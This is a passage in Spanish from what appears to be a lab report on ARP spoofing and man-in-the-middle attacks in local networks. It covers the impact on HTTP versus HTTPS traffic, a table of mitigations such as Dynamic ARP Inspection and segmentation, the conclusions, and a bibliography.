El impacto depende del tipo de tráfico. En HTTP sin cifrado, el intermediario puede observar rutas, cabeceras y contenido de prueba. En HTTPS correctamente validado, el contenido viaja cifrado y la utilidad de la posición MITM se reduce a metadatos como direcciones, tiempos, volumen de tráfico y nombres de servidor cuando sean visibles. Esta diferencia justifica mantener HTTPS, HSTS y validación estricta de certificados incluso dentro de redes internas.

También se observó que la conectividad por sí sola no demuestra seguridad. La víctima puede navegar o hacer ping mientras su tráfico pasa por un equipo no autorizado. Por eso, las defensas deben mirar señales de capa 2, no solo disponibilidad de servicios.

Medidas de mitigacion

Medida	Como reduce el riesgo	Contexto recomendado
Dynamic ARP Inspection	Valida respuestas ARP contra información fiable de DHCP snooping.	Switches gestionables en redes corporativas o docentes.
Segmentación	Limita que un equipo de usuario pueda observar tráfico de otros segmentos.	Aulas, laboratorios y redes con BYOD.
HTTPS y HSTS	Impide leer o modificar contenido aunque exista intermediacion de red.	Servicios web internos y externos.
Monitorización ARP	Detecta cambios anormales de MAC para IP críticas.	Gateway, servidores y subredes sensibles.
Control de acceso a red	Evita que dispositivos no autorizados entren en la LAN.	Wi-Fi empresarial, cableado compartido y laboratorios.

Conclusiones

La práctica muestra que ARP es un punto débil relevante en redes locales porque confía en mensajes no autenticados. Un atacante situado en la misma LAN puede provocar que una víctima envíe tráfico a una MAC que no corresponde al gateway real. El hallazgo más importante es que la conectividad puede

mantenerse durante la redirección, de modo que el usuario no siempre detecta el ataque por síntomas visibles.

El riesgo no debe simplificarse como «captura de contraseñas». En redes modernas, TLS reduce mucho esa posibilidad cuando se usa bien. Aun así, el MITM conserva valor ofensivo porque permite observar metadatos, identificar servicios, manipular tráfico no cifrado y degradar protocolos mal configurados. Por ello, la defensa debe combinar medidas de capa 2, cifrado extremo a extremo y monitorización.

En una red real, la recomendación prioritaria sería activar protecciones de switch como DHCP snooping y Dynamic ARP Inspection, separar redes de usuarios y servidores, y auditar periódicamente cambios de caché ARP en activos críticos. Estas medidas transforman un ataque sencillo de ejecutar en laboratorio en una actividad más visible y difícil de sostener.

Bibliografía

- [1] D. C. Plummer, «An Ethernet Address Resolution Protocol», technical report RFC826, 1982. [En línea]. Disponible en: <https://datatracker.ietf.org/doc/rfc826/>
- [2] OWASP Foundation, «Manipulator-in-the-middle attack». [En línea]. Disponible en: https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack
- [3] bettercap Project, «arp.spoof». [En línea]. Disponible en: <https://www.bettercap.org/modules/ethernet/spoofers/arp spoof/>
- [4] bettercap Project, «Introduction to Spoofing Modules». [En línea]. Disponible en: <https://www.bettercap.org/modules/ethernet/spoofers/introduction/>
- [5] Wireshark Foundation, «Wireshark User's Guide». [En línea]. Disponible en: https://www.wireshark.org/docs/wsug_html/